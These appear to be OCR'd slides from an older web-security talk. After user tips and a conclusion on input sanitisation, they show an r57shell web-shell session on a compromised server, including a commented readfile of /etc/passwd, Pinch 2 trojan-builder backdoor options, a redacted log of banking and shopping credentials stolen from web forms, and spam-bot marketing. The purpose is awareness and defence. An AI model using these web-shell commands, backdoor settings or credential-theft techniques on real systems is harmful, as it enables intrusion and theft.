
- **Avoid following links to sensitive portals and type the URL by hand**

- **Whenever possible, logout as soon as possible and/or close your browser when your session is completed**

- **Whenever available, use SSL**

Conclusion

- There is a clear shift towards Web applications in the vulnerabilities trends
- Exploits are easy to builds and targets easy to find
- Sanitising all user input is essential
- It is essential to adapt our code to these threats



! r57shell 1.3

13-09-2007 10:32:57 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: 4.3.9 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
HDD Free : 15.12 GB HDD Total : 17.27 GB

uname -a :	Linux [redacted] 2.6.9-42.0.10.EL.cernsmp #1 SMP Thu Mar 1 15:11:46 CET 2007 i686 i686 i386 GNU/Linux
sysctl :	Linux 2.6.9-42.0.10.EL.cernsmp
$OSTYPE :	linux-gnu
Server :	Apache/2.0.52 (Red Hat)
id :	uid=48(apache) gid=48(apache) groups=33767,46114,48(apache) context=root:system_r:httpd_sys_script_t
pwd :	/var/www/html (drwxr-xr-x)

Executed command: **ls -lia**

```
total 128
1566752 drwxr-xr-x  2 root root   4096 Sep 13 10:32 .
1566724 drwxr-xr-x  7 root root   4096 Jul 15 09:13 ..
1567662 -rw-r--r--  1 root root 103431 Sep 13 10:32 r57shell.php
```

:: Execute command on server ▴▾ ::

Run command
Work directory /var/www/html [Execute]

:: Edit files ▴▾ ::

File for edit /var/www/html [Edit file]

:: Aliases ▴▾ ::

Select alias find suid files ▾ [Execute]

:: Find text in files ▴▾ ::

Find text text [Find]
In dirs /var/www/html * (/root;/home;/tmp)
Only in files □ .txt;.php * (.txt;.php;.htm)

:: Search text in files via find ▴▾ ::

Text for find text [Find]
Find in folder /var/www/html * (/root;/home;/tmp)
Find in files *.[hc] * you can use regexp

:: Eval PHP code ▴▾ ::

```
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
```


[Execute]

:: Upload files on server ▴▾ ::

Local file [Browse...]
New name □ [Upload]

:: Upload files from remote server ▴▾ ::

Pinch 2



Default

Protocol
○ SMTP ● HTTP ○ FILE

FILE Properties

Path: ut.bin

BackDoor features

☑ FTP Login: qwerty Port: 2525

☑ When online PWD: asdf Name: FTP=)


☑ Console Port: 2050

□ Encrypt ☑ Packing: ● FSG ○ UPX ○ MEW

Username for acces to victim FTP.


http://pandalabs.pandasecurity.com/archive/PINCH_2C00_-THE-TROJAN-CREATOR.aspx

VisualBreeze



```
1735    1727    www.bankofamerica.com
---------| next page 29/03/2007 06:25:11 |---------
<startPOST> : reason=; Access_ID=[redacted]; Access_ID_1=; Current_Passcode=; acct=; pswd=; from=homepage; Customer_Type
 form=frmSignIn; *text* (Name:id; ID:id)=*******
 form=frmSignIn; *select-one* (Name:state; ID:state)=FL

URL: https://www.bankofamerica.com/Control.do?page_msg=timeout&body=signoff

1706    1726
 frame=2 form=entrada; *select-one* (Name:username1; ID:)=[redacted]
 frame=2 form=entrada; *text* (Name:username2; ID:)=[redacted]
 frame=2 form=entrada; *password* (Name:password2; ID:)=[redacted]

 ================= frame 0 INNERTEXT ====================
WEBPAGE <startFrameURL>=https://www.bbvanet.com.co/nada_arriba.html<endFrameURL>

511    477    www.citibank.co.in
---------| next page 22/03/2007 00:20:27 |---------
<startPOST> : User_Id=5081598023040607; passpin=on; PassWd=[redacted]; usertype=GU; usergroup=NONPFM; nation=IND; lang=e
 form=frmLogin; *text* (Name:User_Id; ID:)=[redacted]
 form=frmLogin; *password* (Name:PassWd; ID:)=[redacted]

URL: https://www.citibank.co.in/infojsp/login/loginpage_newdipp1.jsp#

1408    1705    dellstore02.sg.dell.com
---------| next page 17/03/2007 19:49:14 |---------
<startPOST> : selected_option=2; company_type=1; contact_person_name=RAM AVTAR; entrylevel=0; company_name=; contact_er
 form=frmNewCust; *text* (Name:contact_person_name; ID:)=[redacted]
 form=frmNewCust; *text* (Name:contact_email_address; ID:)=[redacted]@gmail.com
 form=frmNewCust; *text* (Name:contact_phone_num1; ID:)=[redacted]
 form=frmNewCust; *text* (Name:contact_fax_num1; ID:)=[redacted]

244    491    amazon.com
<startPOST> : path=/gp/css/returns/submit-return-type.html; useRedirectOnSuccess=0; query=continue.y%3D8%26returnType%3Dn
 form=site-search; *select-one* (Name:url; ID:)=search-alias=aps
 form=wishlist-search; *text* (Name:field-name; ID:)=name or e-mail
 form=webSearchForm; *text* (Name:q; ID:a9searchTerm)= Web Search
 form=sign-in; *text* (Name:email; ID:)=[redacted]
 form=sign-in; *password* (Name:password; ID:)=[redacted]
 form=(4); *select-one* (Name:url; ID:)=index=blended

56    459    secure.skype.com
---------| next page 04.04.2007 02:36:05 |---------
<startPOST> : username=[redacted]; password=[redacted]; login=Sign me in; <endPOST>
 form=(0); *text* (Name:username; ID:skype-name)=[redacted]
 form=(0); *password* (Name:password; ID:skype-password)=[redacted]

URL: https://secure.skype.com/store/member/login.html?message=login_required
```

http://pandalabs.pandasecurity.com/archive/A-new-server-hosting-a-Briz.aspx


BotMaster.Net: Powerful SEO software - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.botmaster.net/
Google
ABP
BOTMASTER
Hightech systems at webmasters service
Botmaster.Net
XRUMER
HREFER
Done

Home | FAQ | Disclaimer | News | Contact us | Report abuse

software package + full forums databases

$450

Copyright Botmaster.Net

Description | Purchase

Parser - search engine results processor, forms links databases

$50

Copyright Botmaster.Net

Description | Purchase

Autoreger & autouploader on freehostings

Coming soon!

XRumer ....

XRumer is the premier automated link-building tool. Through the use of this tool you will see a significant increase in the number of unique visitors to your site, as well as see your site jump in the search engine result pages. The tool is popular among both novices and gurus because of both its flexibility, power, and effectiveness. XRumer is extremely reliable and its fully automated workflow makes link-building a breeze.

Details... | Frequently asked questions | Price formation


Hrefer..

We could call it the heart of XRumer to which Hrefer is a FREE supplement. What it does is simply collects the links to forums, blogs, wikis, guestbooks, etc. However, the features of this software make Hrefer the ideal companion to XRumer. Hrefer is able to parse several major Search Engines with highly diversified queries for maximum efficiency. Advanced options allow a user to specify additional parameters to SE queries such as domain zone filtering, the type of needed links (e.g. forums or guestbooks), complete anonymity through constantly updated list of proxy-servers; collected links are stored in a .txt file for maximum flexibility of use (no proprietary formats here!). Ease of use and the amazing results make Hrefer the unconquered leader in link collecting.


Note: XRumer purchasers get Hrefer for free!

Details... | Frequently asked questions | Price formation


Types of human verification codes thats can recognize XRumer



Types of human verification codes thats can recognize XRumer 2.0




Types of human verification codes thats can recognize XRumer 2.5



